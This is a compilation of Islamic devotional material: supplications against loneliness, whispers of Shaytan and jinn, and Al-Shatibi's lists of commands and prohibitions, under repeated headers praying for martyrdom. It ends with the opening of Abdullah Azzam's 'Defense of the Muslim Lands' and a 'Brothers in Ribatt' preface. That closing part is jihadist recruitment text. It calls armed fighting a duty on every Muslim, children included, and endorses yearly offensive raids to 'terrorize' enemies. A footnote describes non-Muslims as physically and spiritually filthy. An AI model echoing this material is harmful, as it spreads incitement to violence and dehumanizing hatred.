"Whoever suppresses his anger when he is able to act upon it, Allah will call him before all creatures on the Day of Resurrection and let him choose whoever he wants from among Al-Hur." Sunan Abi Dawud, Kitab Al-Adab, 5/137, no. 4777; Sunan Al-Tirmidhi, Kitab Al-Birr, no. 2022. [2] Sahih Al-Bukhari, Kitab Al-Anbiya', 4/179.

What is to be said by one who is suffering from loneliness
It was narrated from Al-Walid ibn Al-Walid (RA) that he said: "O Messenger of Allah, I feel lonely." He said: "When you go to bed, say:
"A'udhu bi kalimat-illah il-tammati min ghada-bihi wa 'iqabihi wa min sharri 'ibadihi wa min hamazat As-shayatin wa an yahdurun (I seek refuge in the perfect words of Allah from His wrath and punishment, and from the evil of His slaves, and from the whispers of the devils and from their being present), then they (the devils) will not harm you or come near you." Ibn Al-Sunni: Ma Yaqul Idha Akhadha Madja'ahu, p. 201, no. 705.
It was narrated that Al-Bara' ibn 'Azib (RA) said: A man came to the Messenger of Allah (Peace and Blessing upon Him) and complained to him of loneliness. He said: "Repeat often (the words):
"Subhan Al-malik Al-quddus, rabb il-mala'ikati wa'l-ruh, jalalta Al-samawati wa'l-arda bi'l-'izzah wa'l-jabarut
(Glory be to the Sovereign, the Noble, Lord of the angels and of the Spirit, You have encompassed the heavens and the earth with glory and might)."
The man said it, and his loneliness disappeared. Ibn Al-Sunni, Bab my Yaqul Man Ubtuliya Bil-wahshah, p. 206, no. 633.
The best that can be said by one who is suffering from loneliness is:
"A'udhu billah il-sami' il-'alim min Al-shaytan il-rajim
(I seek refuge with Allah, the All-Hearing, All-Knowing, from the accursed Shaytan)."
Allah ('Azza wa Jalla) says:
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad (from doing good), then seek refuge in Allah. Verily, He is the All-Hearer, the All-Knower*.) (Fussilat 41:36)
It was narrated that Abu Hurayrah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"The Shaytan will come to one of you and say: 'Who created such and such? Who created such and such?" until he says, 'Who created your Lord?' If it comes to that, then seek refuge with Allah and stop thinking about it."
According to a version narrated in Al-Sahih:
"The people will continue to ask questions until it is said: 'This is the creation of Allah, but who created Allah?' Whoever sees any of that, let him say, I believe in Allah and His Messengers."[1] Fath Al-Bari, Bab Sifat Iblis, 4/149

It was narrated that 'Aishah (RA) said: The Messenger of Allah (Peace and Blessing upon Him) said:
"Whoever experiences anything of this Waswas (whispers from the Shaytan), let him say: I believe in Allah and His Messengers' three times, then that will go away from him." Ibn Al-Sunni, Bab Ma Yaqul Man Ubtuliya Bi'l-waswasah, p. 181, no. 626.
It was narrated that 'Uthman ibn Abi'l-'As (RA) said: I said: "O Messenger of Allah, the Shaytan has interfered between me and my prayer and recitation, and has confounded me." The Messenger of Allah (Peace and Blessing upon Him) said:
"That is a devil called Khinzab. If you notice that, then seek refuge with Allah from him and spit drily to your left three times."
I did that, and Allah took that away from me. Sahih Muslim, Kitab As-Salam, Bab Al-Ta'awwudh Min Shaytan Al-waswasah Fil-salah, 4/1728, no. 68.
It was narrated that Abu Zamil said: I said to Ibn 'Abbas (RA): "There is something I find in my heart." He said: "What is it?" I said: "By Allah I cannot speak of it." He said to me: "Is it some sort of doubt?" He smiled and said: "No one was spared from that until Allah revealed the Words:
(*So if you (O Muhammad) are in doubt concerning that which We have revealed unto you, then ask those who are reading the Book before you. Verily, the truth has come to you from your Lord. So be not of those who doubt (it).*) (Yunus 10:94)
He said to me: "If you feel anything in your heart, then say:
(*He is the First (nothing is before Him) and the Last (nothing is after Him), the Most High (nothing is above Him) and the Most Near (nothing is nearer than Him). And He is the All-Knower of every thing*.) (Al-Hadid 57:3)
In Sahih Muslim it is narrated with his Isnad in the letter of Abu'l-Qaaim Al-Qushayri that Ahmad ibn 'Ata' Al-Rawdhabari Al-Sayyid Al-Jalil said to me: I am experiencing Waswas with regard to purification (Taharah); I felt anxious one night because I had used so much water, and my heart would not rest. I said: O Lord, Your forgiveness, Your forgiveness. Then I heard a voice crying out: Forgiveness is in knowledge. Then that (anxiety) left me.
One of the scholars said that it is Mustahabb for the one who suffers from Waswas with regard to Wudu or prayer to say La ilaha ill-Allah (there is no god but Allah), for if the Shaytan hears Dhikr (remembrance of Allah), he withdraws and goes away, and the phrase La ilaha ill-Allah (there is no god but Allah) is the best of Dhikr.
And they (the scholars) said that the most effective remedy for warding off waswas is to remember Allah a great deal (Dhikr).
One of the Imams said that that it is only those who are most perfect in faith who are tested with Waswas, for the thief does not target a ruined house.
Al-Sayyid Al-Jalil Ahmad ibn Abi'l-Hawari said: I complained to Abu Sulayman Al-Darani about Waswas and he said: If you want it to stop, then whenever you notice it, rejoice, for if you rejoice in it, it will stop, because there is nothing more annoying to the Shaytan than the happiness of the believer.

What should be said by one to whom the Shaytan appears or who is frightened by him.
(*And if an evil whisper from Shaytan (Satan) tries to turn you away (O Muhammad) (from doing good), then seek refuge in Allah. Verily, He is the All-Hearer, the All-Knower*.) (Fussilat 41:36)
(*And when you (Muhammad) recite the Qur'an, We put between you and those who believe not in the Hereafter, an invisible veil (or screen their hearts, so they hear or understand it not*). (Al-Isra 17:45)

The one to whom the Shaytan appears should do the following:
1 - He should say:
"A'udhu billahi'l-sami' il-'alim min Al-shaytan il-rajim
(I seek refuge with Allah, the All-Hearing, All-Knowing, from the accursed Shaytan)."
2 - He should constantly read the Qur'an (he should have a daily Wird)
3 - He should give the Adhan as for prayer.
It was narrated that Abu'l-Darda' said: The Messenger of Allah (Peace and Blessing upon Him) stood up to pray, and we heard him say: "I seek refuge with Allah from you." Then he said: "I curse you with the curse of Allah," three times, and he stretched out his hand as if to take something. When he had finished praying, we said: "O Messenger of Allah, we heard you say during the prayer something that we have never heard you say before, and we saw you stretching out your hand." He said:
"The enemy of Allah Iblis came with a brand of fire to throw it in my face, and I said, I seek refuge with Allah from you,' three times. Then I said: I curse you with the complete curse of Allah' and he retreated three times. Then I wanted to seize him, and by Allah, were it not for the prayer of my brother Sulayman, this morning he would have been tied up and the children of the people of Madinah would be playing with him." Sahih Muslim, Bab Jawaz La'n As Shaytan, 1/385
It was narrated from Sahl ibn Abi Salih that he said: My father sent me to Banu Harithah and there was a slave of ours —or a friend of ours—with me. Someone called him by name from behind a wall, and the one who was with me looked over the wall but did not see anything. I told my father about that and he said: "If I had realized that this would happen to you I would not have sent you. But if you hear a voice, give the call to prayer, for I heard Abu Hurayrah narrating that the Messenger of Allah (Peace and Blessing upon Him) said: "If the call to prayer is given, the Shaytan runs away." Sahih Muslim, Kitab Al-Salah, Bab Fadl Al-Adhan wa Hurub Al-Shaytan, 1/290-291.

What should be said by one to whom ghouls appear.
Ghouls (Arabic Ghul, pl. Ghilan) are a type of jinn, and it is said that they are the sorcerers of the jinn. They may appear in various forms, but their evil may be warded off by the Adhan.
It was narrated from Jabir that the Prophet (Peace and Blessing upon Him) said:

"If the ghouls appear to you, then give the call to prayer." Ibn Al-Sunni, Bab Idha Taghawwalat Al-ghilan, p. 153, no. 524.
That is because the Adhan makes the Shaytan flee.

What should be said by one who stops in a new place
It was narrated that Khawlah bint Hakim (RA) said: I heard the Messenger of Allah (Peace and Blessing upon Him) say:
"Whoever stops in a place and then says: A'udhu bi kalimat-illah il-tammaati min sharri ma khalaq (I seek refuge in the perfect words of Allah from the evil of that which He has created),' nothing will harm him until he moves on from that stopping-place." Sahih Muslim, 4/2080, no. 54

Read the book on Ruqya in the bonus section

Ten ways of avoiding the harm of the Jinn and protecting oneself against the devils

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

1 - Seeking refuge with Allaah from the traps of the devils
2 - Reciting Al-Falaq and An-Nas, because it was narrated that the Prophet (Peace and Blessing upon Him) used to seek refuge with Allah from the jinn and the evil eye of people, until these two Surahs were revealed
3 - Reciting Ayat Al-Kursiy
4 - Reciting Sura Al-Baqarah
5 - Reciting the last two verses of Sura Al-Baqarah
6 - Reciting the first part of Sura Ghafir
7 - Frequently repeating the words:
'La ilaha ill-Allah wahdahu laa sharika lahu, lahu'l-mulk wa lahu'l-hamd wa huwa 'ala kulli shay'in qadir' (There is no god but Allah alone, with no partner or associate; His is the Dominion, to Him be all praise, and He has power over all things)."
8 - Frequently remembering Allah (Dhikr), which includes regularly reciting the Adhkar which are to be said in various situations and when doing certain things
9 - Wudu and prayer
10 - Refraining from unnecessary looking, speaking, eating and mixing with people, because going to extremes in these four matters weakens one's spirituality and makes it easy for the evil ones among mankind and the jinn to gain power over you.
All taken from http://www.ruqyah.org/index.html

Always protect yourself when going to sleep by reciting in your palms Surah Al Fatiha, Ayat-al Kursi, the last 2 or 3 ayat of Sura Al-Baqarah, Surah Ikhlas, Surah al-Falaq & Surah an-Nas. Once recited blow on your palms or motion spit on them and rub all over your body. When sleeping, sleep in a crouched position according to Sunnah in a right hand position, Insha'Allah you will be protected.

List of things that are forbidden in general terms

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

Characteristics that are forbidden in the Noble Qur'an in general terms, in the order in which they were selected by Al-Shatibi:

1 - Zulm (wrongdoing, oppression)
2 - Immorality
3 - Consuming the wealth of orphans
4 - Following misleading paths
5 - Extravagance and waste
6 - Stinginess
7 - Sin
8 - Negligence
9 - Arrogance
10 - Being content with this world rather than the Hereafter
11 - Feeling safe from the plot of Allah
12 - Splitting into factions on the basis of whims and desires
13 - Transgressing and despairing of the mercy of Allah
14 - Being ungrateful for blessings
15 - Rejoicing in this world
16 - Being proud of worldly accumulation
17 - Loving this world
18 - Giving less in weights and measures
19 - Spreading corruption on earth
20 - Following one's forefathers blindly
21 - Tyranny
22 - Feeling at ease with wrongdoers
23 - Turning away from Dhikr (remembrance of Allah)
24 - Breaking promises
25 - Doing evil
26 - Disobeying one's parents
27 - Extravagance
28 - Following conjecture
29 - Walking on the earth with conceit and arrogance
30 - Obeying one who follows his whims and desires
31 - Associating others in worship with Allah
32 - Following whims and desires
33 - Preventing others from following the way of Allah
34 - Committing crimes
35 - Forgetfulness
36 - Transgression
37 - Bearing false witness
38 - Lying
39 - Religious extremism
40 - Despair
41 - Showing off
42 - Being content with this world
43 - Following whims and desires
44 - Overburdening oneself
45 - Mocking the signs of Allah
46 - Seeking a hasty response in Du'a
47 - Praising oneself
48 - Name calling
49 - Greed
50 - Panic
51 - Confusion
52 - Reminding others of favours
53 - Miserliness
54 - Slandering and backbiting
55 - Being careless about prayer
56 - Showing off
57 - Not lending to others
58 - Selling the signs of Allah for a small price
59 - Dressing truth as falsehood
60 - Concealing knowledge
61 - Hardheartedness
62 - Following in the footsteps of the Shaytan
63 - Deliberately taking risks that could be fatal
64 - Following charity with reminders and annoyance
65 - Following ambiguous texts
66 - Taking Kafirs as close friends
67 - Loving praise for what one has not done
68 - Envy
69 - Refusing to accept the laws of Allah
70 - Accepting the rule of a tyrant
71 - Feeling weak before enemies and traitors
72 - Accusing an innocent person of sin
73 - Opposing Allah and His Messenger (Peace and Blessing upon Him)
74 - Following a path other than that of the believers
75 - Turning away from the straight path
76 - Uttering evil in public
77 - Cooperating in sin and transgression
78 - Ruling by something other than that which Allah has revealed
79 - Accepting bribes to avoid ruling according to Shari'ah
80 - Enjoining evil
81 - Forbidding good
82 - Forgetting Allah
83 - Hypocrisy
84 - Worshipping Allah as it were upon the edge (i.e. in doubt)
85 - Thinking badly of others
86 - Spying
87 - Backbiting
88- False oaths

Commands

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me Martydom in your Path

The most important characteristics enjoined in general terms:
Al-Shatibi (may Allah have mercy on him) gave a list of commands and prohibitions which included every good characteristic that is enjoined in the Qur'an and Sunnah, and every bad characteristic which is forbidden in the Qur'an and Sunnah, but the list does not include what is of a specific nature, such as prayer and Zakah, avoiding sins that are punishable by the Hudood punishments, and specific things that are prohibited. What I wanted to include is every command and prohibition in general. This list draws up a way of reforming and purifying souls, and it calls us to draw closer to Allah by means of Nawafil acts of worship.
There follows the list chosen by Al-Shatibi of general commands:

1 - Justice
2 - Kindness
3 - Fulfilling promises
4 - Showing tolerance and forgiveness
5 - Turning away from one who is ignorant
6 - Patience
7 - Gratitude
8 - Helping relatives and the poor and needy
9 - Being moderate in abstaining and spending
10 - Responding in the way that is better
11 - Fear (of Allah)
12 - Hope (in Allah)
13 - Devotion to Allah
14 - Being fair in weighing and measuring
15 - Following the Straight Path
16 - Remembering Allah (Dhikr)
17 - Righteousness
18 - Responding to the call of Allah
19 - Fearing Allah
20 - Being humble towards the believers
21 - Da'wah for the sake of Allah
22 - Making Du'a for the believers
23 - Sincerity
24 - Delegating one's affairs to Allah
25 - Turning away from idle speech
26 - Keeping trusts
27 - Praying at night (Qiyam Al-layl)
28 - Supplication and beseeching
29 - Putting one's trust in Allah
30 - Not being too concerned with worldly things
31 - Seeking the Hereafter
32 - Turning to Allah
33 - Enjoining what is good
34 - Forbidding what is evil
35 - Taqwa
36 - Humility
37 - Expressing one's need of Allah
38 - Purity of heart
39 - Ruling according to the truth
40 - Following that which is good
41 - Repentance
42 - Fear of Allah
43 - Testifying when required to do so
44 - Shunning the ignorant
45 - Seeking refuge with Allah from the whisper of the Shaytan
46 - Venerating Allah
47 - Reminding others
48 - Speaking of blessings
49 - Reading the Qur'an
50 - Cooperating in truth
51 - Fear of punishment
52 - Hope of reward
53 - Always being sincere
54 - Remembering that Allah is watching
55 - Speaking words of truth
56 - Hastening to do good
57 - Controlling one's anger
58 - Upholding the ties of kinship
59 - Referring to Allah and His Messenger (Peace and Blessing upon Him) in cases of dispute
60 - Submitting to the command of Allah
61 - Being steadfast
62 - Keeping silent
63 - Relying on Allah
64 - Reconciling between people
65 - Loving for the sake of Allah
66 - Being harsh with the Kuffar
67 - Being compassionate towards the believers
68 – Charity

Al-Muwaafaqaat by Al-Shaatibi, 3/135

List of qualities that lead to completeness of faith

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lik

Oh Allah! Grant me Martydom in your Path

The branches of faith:

1 - Belief in Allah: in His existence and Oneness, in the perfection of His Essence and Attributes; belief that everything other than Him is created by Him
2 - Belief in the Messengers of Allah
3 - Belief in the Books of Allah
4 - Belief in the angels
5 - Belief in the divine decree
6 - Belief in the Last Day
7 - Love of Allah
8 - Fear of Allah
9 - Hope in Allah
10 - Trust in Allah
11 - Loving the Prophet (Peace and Blessing upon Him)
12 - Venerating the Prophet (Peace and Blessing upon Him) and following his Sunnah
13 - Sincerity and not showing off
14 – Repentance
15 - Gratitude for the blessings of Allah
16 – Patience
17 - Mercy, compassion
18 - Hay a' (modesty, shyness)
19 - Reading and venerating the Qur'an
20 - Seeking knowledge and teaching others
21 - Spreading knowledge and teaching others
22 - Du'a (supplication)
23 - Dhikr (remembering Allah) and praying for forgiveness
24 - Guarding one's tongue and avoiding idle speech
25 - Purifying oneself physically and spiritually
26 - Offering obligatory and Nawafil prayers
27 - Giving obligatory and Nawafil Zakah
28 - Observing obligatory and Nawafil fasts
29 - Performing obligatory and Nawafil Hajj
30 - I'tikaf
31 - Jihad for the sake of Allah
32 - Guarding the borders for the sake of Allah
33 - Being careful of one's religious commitment
34 - Offering expiation
35 - Fulfilling vows
36 - Keeping promises
37 - Fulfilling trusts
38 - Prohibition of crimes against people
39 - Refraining from Haram sources of wealth
40 - Moderation in spending
41 - Protecting honour
42 - Being happy when doing good and sad when doing bad
43 - Obeying the ruler
44 - Enjoining what is good and forbidding what is evil
45 - Cooperating in righteousness and piety
46 - Adhering to the way of the Jama'a (the mainstream of Islam)
47 - Being just
48 - Honouring one's parents
49 - Upholding the ties of kinship
50 - Having a good attitude
51 - Reconciling between people
52 - Keeping away from the set limits
53 - Establishing the commands of Allah
54 - Honouring one's neighbour
55 - Returning the greetings of Salaam
56 - Visiting the sick
57 - Saying Yarhamuk Allah (May Allah have mercy on you) to one who sneezes
58 - Honouring one's guest
59 - Asceticism (Zuhd)
60 - Protective jealousy (Ghirah)
61 - Generosity
62 - Compassion towards the young and respect towards the old
63 - Loving for one's brother what one loves for oneself
64 - Being careful in spending by spending appropriately
65 - Proper dealing by ensuring that all one's earnings are Halal
66 - Refraining from harming people
67 - Offering the funeral prayer for the dead etc.
68 - Concealing those who have committed sin
69 - Protecting children's rights
70 - Loving for the sake of Allah
71 - Hating for the sake of Allah
72 - Humility
73 - Avoiding idle pursuits
74 - Shunning the Kuffar
75 - Drawing close to people of religious commitment
76 - Accepting the divine decree
77 - Removing harmful things from the road

This list has been selected from a number of Ahadith which speak of the branches of faith.

DEFENSE OF THE MUSLIM LANDS

The First Obligation After Iman

By **Dr. Abdullah Azzam**
(May Allah accept him as Shaheed)
English translation work done by
Brothers in Ribatt.

بِسۡمِ ٱللَّهِ ٱلرَّحۡمَـٰنِ ٱلرَّحِيمِ

Biography of

Shaheed Abdullah Azzam

Abdullah Yusuf Azzam was born in a village in the North of Palestine named Selat Al Harithia in Genine District in the year 1941. His father's name was Mustafa Azzam who died a year after his son was assassinated. His mother was Zakia Saleh who died one year before the Sheikh was killed. She was buried in Pabi camp.

The Azzam family is a well-known family, one of its members being Sheikh Abdullah Azzam, distinguished as child, who started making Da'wah at an early age. He was already showing signs of excellence and was recognized by his teachers while he was in elementary school. His peers knew him as a pious child. Since he was a small boy he was known for his determination and serious dispositions. Before he had even come of age, he joined the Muslim Brotherhood.

Sheikh Abdullah Azzam received his early elementary and secondary school education in his village, and continued his education at the agricultural Khadorri College where he obtained a Diploma. Although he was the youngest of his colleagues, he was the brightest and most astute. After he graduated from Khodori College, he worked as a teacher in a village named Adder in the South of Jordan. Later he joined *Shariah* College in Damascus University where he obtained a B.A. Degree in *Shariah* in 1966. After the Jews captured the West Bank in 1967, Sheikh Abdullah Azzam decided to migrate to Jordan, because he could not live under the Jewish occupation of Palestine. The sacrilege of the Israeli tanks rolling in the West Bank without any resistance made him more determined to migrate to learn the skills necessary to fight.

In the late 1960's he joined the Jihad against the Israeli occupation of Palestine from Jordan. During that time he received a Masters degree in *Shariah* from the University of Al Azhar. In 1970 and after the jihad came to a halt, when the PLO was forced out of Jordan, he assumed a teaching position in the Jordanian University in

Amman. In 1971 he was awarded a scholarship to Al Azhar University in Cairo from which he obtained a Ph.D. Degree in *Ussul al Fiqh* in 1973. During his stay in Egypt he came to know the family of Saeed Qutb.

In 1979, when he was expelled from the university, he moved to Pakistan to be close to the Afghan Jihad. There, he became aquatinted with the leaders of the Jihad in Afghanistan. During the early period of his stay in Pakistan, he was appointed as a teacher in the International Islamic University in Islamabad. Eventually, it was necessary for him to resign his position in order to devote his full time and energy to the Jihad in Afghanistan.

Abdullah Azzam was greatly influenced by the Jihad in Afghanistan and the Jihad was greatly influenced by him. To it he concentrated his full effort, that he ultimately became the most prominent figure in the Afghani Jihad aside from the Afghan leaders. He spared no effort to promote the Afghan cause to the whole world, especially throughout the Muslim Ummah... He changed the minds of Muslims about Jihad in Afghanistan and presented the Jihad as an Islamic cause which concerns all Muslims around the world. Due to his efforts, the Afghani Jihad became universal, in which Muslims from every part of the world came to fight.

Jihad in Afghanistan had made Abdullah Azzam the main pillar of the Jihad movement in modern times. By taking part in this Jihad, by promoting it and banishing the misconceptions which had been planted in the path of Jihad. He became an example to follow for the next generation that responded to the call of Jihad.

Once he said, "I feel that I am nine years old, seven and a half years in the Afghan Jihad, one and a half years in Jihad in Palestine and the rest of the years have no value." On Friday the 24th of November 1989 in Peshawar, Pakistan he was assassinated along with his two sons Mohammed and Ibrahim, by 20kg of TNT activated by remote control while he was driving to Friday prayer. His car was blown to fragments in the middle of a busy street. Pieces his sons were discovered up to a hundred meters away. One of his son's legs was suspended to an overhanging telephone line. Nevertheless, Allah be glorified, the Sheikh was found intact, except for an internal hemorrhage, that caused of his death. Many can attest to the musk that emanated from his body.

His son had asked that he be taken *Shaheed* along with his father. Sheikh Abdullah Azzam was buried in Pabi Graveyard of the Shuhada where he joined thousands of Shuhada (martyrs).

{ والذين قتلوا فى سبيل الله فلن يضل أعمالهم... }

"...But those who are killed in the Way of Allah, He will never let their deeds be lost."

Mohammed: 4.

Note From Your Brothers in Ribatt

There is no Khalifa. After 1300 years of Islamic rule. A glorious empire the world once feared. A people entrusted with the final revelation of God. The religion destined for the whole of humanity. Where is it today. The Najasun[10] *have duped the dull masses of Muslims by installing their wooden-headed puppets as false figureheads of states that remain under their control. Colonialism has taken a new face. They have come from every horizon to share us amongst them like callers to a feast. There is no greater humiliation for the people expected to lead humanity to redemption. How will they recognize the gravity of the situation. Their house is crumbling and their neighbors are laughing. Again, what will make them realize the gravity of the situation.*

{ والذين كفروا بعضهم أولياء بعض إلا تفعلوه تكن فينة فى الأرض وفساد كبير }

"And those who disbelieve are allies to one another, (and) **if you** (Muslims of the whole world collectively) **do not do so** (i.e. become allies, as one united block with one *Khalifa* - chief Muslim ruler for the whole Muslim world to make victorious Allah's religion of Islamic Monotheism)**, there will be *Fitnah*** (wars, battles, polytheism, etc.) **and oppression on earth, and a great mischief and corruption** (appearance of polytheism)**."** Al Anfal: 73.

{ أجعلتم سقاية الحاج وعمارة المسجد احرام كمن ءامن بالله واليوم الأخر وجاحد فى سبيل الله لا يستون عند الله والله

{ لا يهدى القوم الظالمين

"Do you consider the providing of drinking water to the pilgrims and the maintenance of *Al Masjid al Haram* (at Mecca) **as equal to the worth of those who believe in Allah and the Last Day, and strive hard and fight in the Cause of Allah? They are not equal in the Sight of Allah. And Allah guides not those people who are the *Zalimun*** (polytheists and wrong-doers)**."** At Tauba: 19

Abdullah Ibn Mubarak (may Allah have mercy on him) sent a letter to Al Fuzail ibn Ayazz in which he says: "Oh you who offer prayer in the sacred mosque, had you

---

[10] *Najassun*: impurity. Their impurity is spiritual and physical: spiritual, because they don't believe in Allah's Oneness and in His Prophet Mohammed (saw); and physical, because they lack personal hygiene (filthy or *Junuban* as regards urine, stools and sexual discharges).

participated with us in the fields of battle, you would have known that, compared to our jihad, your worship is the trifling of children. For every tear you have shed upon your cheek, we have shed in its place blood, on our chests. You are jesting with your worship, while you worshippers offer your worship, mujahideen offer their blood and person."

بسم الله الرحمن الرحيم

إن الحمد لله نحمده, و نســـــتعينه و

و نعوذ بالله من شرور ,نســـــــتغفره

أنفسنا و من سيات أعمالنا, مـــــن

يهده الله فلا مضل له و من يضلل

فلا هادي له, و أشهد أن لا إله إلا

الله و أشهد أن محمـــــــدا عبـــده و

رسوله , اللهم لا سهل إلا ما جعلته

سهلا و أنت تجعل الحزن إذا شئت

سهلا ، أما بعد ؛

All Praise is for Allah. We praise him and seek his assistance. We ask for his forgiveness and take refuge in him from the evil within ourselves and from the evil of our deeds. He whom Allah guides will never be diverted yet whomever he sends astray will never find his way, and I bear witness that there is no God but Allah, alone, he has no partners, and I bear witness that Mohammed is his servant and messenger. O Lord, nothing is easy except for what you make easy. And you lighten distress if you wish.

I wrote this *Fatwa* and its was originally larger than its present size. I showed it to our Great Respected Sheikh Abdul Aziz Bin Bazz. I read it to him, he improved upon it and he said "it is good" and agreed with it. But, he suggested to me to shorten it and to

write an introduction for it with which it should be published. But the sheikh was busy, it being Hajj season, so he had not the time to review it again.

Then the Sheikh (may Allah protect him) declared in the mosque of Ibn Ladna in Jeddah and in the large mosque of Riyadh that jihad with your person today is *Fard Ayn* (global obligation). Then I showed this *Fatwa*, without the six questions at the end, to the peers of Sheikh Abdullah al Waan, Saeed Hawa, Mohammed Najeeb al Mutyey, Dr. Hassin Hamid Hissan and Umar Sayaf. I read it to them, they agreed with it and most of them signed it. Likewise, I read it to Sheikh Mohammed Bin Salah Bin Uthaimin and he too signed it.

I also read it to Sheikh Abdur Razaq Afiffi, Hasan Ayub and Dr. Ahmad al Assal.

Then I spoke on the topic in a lecture in Minna in the General Guidance Center during the Hajj season where there were gathered more than one hundred scholars from the entire Islamic world. I said to them: "Agreed are the *Salaf*, the Pious Predecessors, all people of understanding, and the *Muhaditheen* that in all ages of Islam: "That if a piece of Muslim land the size of a hand span is infringed upon, then jihad becomes *Fard Ayn* (global obligation) on every Muslim male and female, where the child shall march forward without the permission of its parents and the wife without the permission of the husband.

"I decided in the presence of the *Amir* of the Mujahideen (Sayyaf) and by my time of three years spent in the Afghani jihad that, the jihad in Afghanistan needs men. So whoever has an objection from you O *Ulama* then let him raise it". And there was not one objection. On the contrary, Dr. Sheikh Idriss said "Oh my brother! there is no difference of opinion in this matter".

So finally, I published this *Fatwa*. Maybe Allah will cause it to be useful for us in this world and the next, and for all Muslims.

Chapter 1
Defense of the Muslim Lands

The First Obligation After Iman

"The first obligation after Iman is the repulsion of the enemy aggressor who assaults the religion and the worldly affairs" *Ibn Taymia*

فالعدو الصائل الذي يفسد الدين والدنيا لا شيء أوجب بعد الإيمان من دفعه) ابن تيمية)

All praise be to Allah, we praise Him, we seek His refuge, and we seek his forgiveness. We seek refuge in Him from the evil of our own selves and the evil of our deeds. Whomsoever Allah guides there is none to send him astray and whomsoever Allah sends astray there is none to guide and I bear witness that there is no god but Allah and Mohammed is his servant and messenger. May His blessings be upon him, his family and companions.

And what follows;

Allah has chosen this religion to be a mercy for the worlds. He sent the most blessed of the messengers to be the last prophet for this religion. To bring it victory by the sword and the spear, after he had clearly expounded it with evidences and arguments. The Prophet (saw) said in a sahih hadith narrated by Ahmad and Tabarani: "I have been raised between the hands of the Hour with the sword, until Allah the Exalted is worshipped alone with no associates. He has provided sustenance from beneath the

shadow of spears and has decreed humiliation and belittlement for those who oppose my order. And whoever resembles a people, he is of them."[11]

Allah the Exalted, in his wisdom, established the salvation of humanity by this rule of fighting, for the Exalted said: "**...and if Allah did not check one set of people by means of another, the earth would indeed be full of mischief. But Allah is full of bounty to the *Alamin*** (mankind, jinns and all that exists)**."** [12] Hence, Allah the Almighty the Majestic has bestowed this judgment as a favor upon mankind, and made it unambiguous. In other words, the battle between truth and falsehood is for the reformation of mankind, that the truth may be made dominant and good propagated. Also, that their practices and places of worship may be safeguarded. Allah the Exalted said: **"...for had it not been that Allah checks one set of people by means of another, monasteries, churches, synagogues, and mosques, wherein the name of Allah is mentioned much would surely have been pulled down. Verily Allah will help those who help his** (cause)**. Truly, Allah is All Strong, All Mighty."**[13]

This rule of defense or jihad has occupied many pages in the Book of Allah the Almighty the Majestic, to make clear that the truth must have a power to protect it. For how many times has truth been defeated because of neglect of its possessors, and how many falsehoods have been raised by its allies and men willing to sacrifice.

Jihad is built on two main pillars. Patience which reveals bravery of the heart, and generosity, by which one spends ones wealth and spirit. Yet, the sacrifice of one's person is the greatest generosity, and in the sahih hadith,[14] reported by Ahmad: "*Iman* is patience and generosity". Ibn Taymiya says[??]: "The amendment of the children of Adam in their religion and worldly affairs would be not complete without bravery and generosity. And Allah has made it clear that whoever turned away from Jihad by the person, that He would replace them with a people who would perform it. **"If you march not forth, He will punish you with a painful torment and will replace you with another people, and you cannot harm Him at all, and Allah is able to do all things."**[16]

The Prophet (saw) also underlined two of the most evil of faults: miserliness, and cowardice. These faults lead to the corruption of the soul and deterioration of the society. In a sahih hadith[??] : "the most evil of what is in a man is niggardliness and cowardice". Narrated by Abu Daud and it is sahih.

[13] Soorat Al Hajj: 40.

[14] Silsilah al Hadith as Sahih 554 by Albani

[15] Majmua al Fatawa 28/157.

[16] Soorat At Tauba: 39

[17] Reported by Abu Daud and Bukhari in "Al Tarikh" see Sahih Al Jamia 3603

There have passed ages when the pious predecessors held fast to this rule of fighting and became masters of this world and the teachers of mankind. The Exalted said: **"And we made from among them** (Children of Israel)**, leaders, giving guidance under Our command, when they were patient and used to believe with certainty in Our *Ayat*** (proofs, evidences, verses, lessons, signs, revelations, etc..)**."**[18]

As the Prophet (saw) has stated in a sahih hadith[19]**:** "the first of this *Ummah* was reformed with abstinence and certainty of belief, and the last of this *Ummah* will be destroyed by miserliness and longing." Narrated by Ahmad and Tabarani in *Al Awsat* and *Al Bahiqi*.

Unfortunately, there were generations that succeeded the Muslims who neglected the rules of Allah. They forsook their Lord, so He forsook them. They deserted His rules, and so they were lost. **"Then, there has succeeded them a posterity who have given up prayers** (i.e. made their prayers to be lost, either by not offering them or by not offering them perfectly, or by not offering them in their proper fixed times, etc.) **and have followed lusts. So they will be thrown in Hell."**[20]

They followed their desires and evil of their deeds was made appealing to them. In a sahih hadith[??]: "Allah hates every selfish arrogant, rambling in the marketplaces, a corpse by night and an ass by day, knowledgeable in worldly affairs yet ignorant of the after world."

One of the most important lost obligations is the forgotten obligation of fighting. Because it is absent from the present condition of the Muslims, they have become as rubbish of the flood waters. Just as the Prophet (saw) said: "it is expected that the nations will call each other from all horizons, as diners calling each other to feast from a platter of food in front of them." A person asked the Prophet (saw) would that be because of our small number that day. The Prophet (saw) said, "no, but you will be rubbish like the rubbish of flood water. Allah will put W*ahn* into your hearts and remove the fear from the hearts of your enemies because of your love for the world and your hate of death". In another narration it was said: "and what is the W*ahn* O messenger of Allah? He (saw) said: "love of the world and the hate for fighting."[??] Narrated by Ahmad with a good chain. Narrated by Abu Daud with the words "hate for death", and it is a sahih hadith.

[19] Sahih al Jamia 3739.

[20] Soorat Maryam: 59.

[21] Sahih al Jamia as Saghir 1874.

[22] Silsilah al Ahadith as Sahih 958

Jihad Against the Kuffar is of Two Types

Offensive Jihad (where the enemy is attacked in his own territory).

Where the *Kuffar* are not gathering to fight the Muslims. The fighting becomes *Fard Kifaya* with the minimum requirement of appointing believers to guard borders, and the sending of an army at least once a year to terrorize the enemies of Allah. It is a duty of upon the Imam to assemble and send out an army unit into the land of war once or twice every year. Moreover, it is the responsibility of the Muslim population to assist him, and if he does not send an army he is in sin.[23]

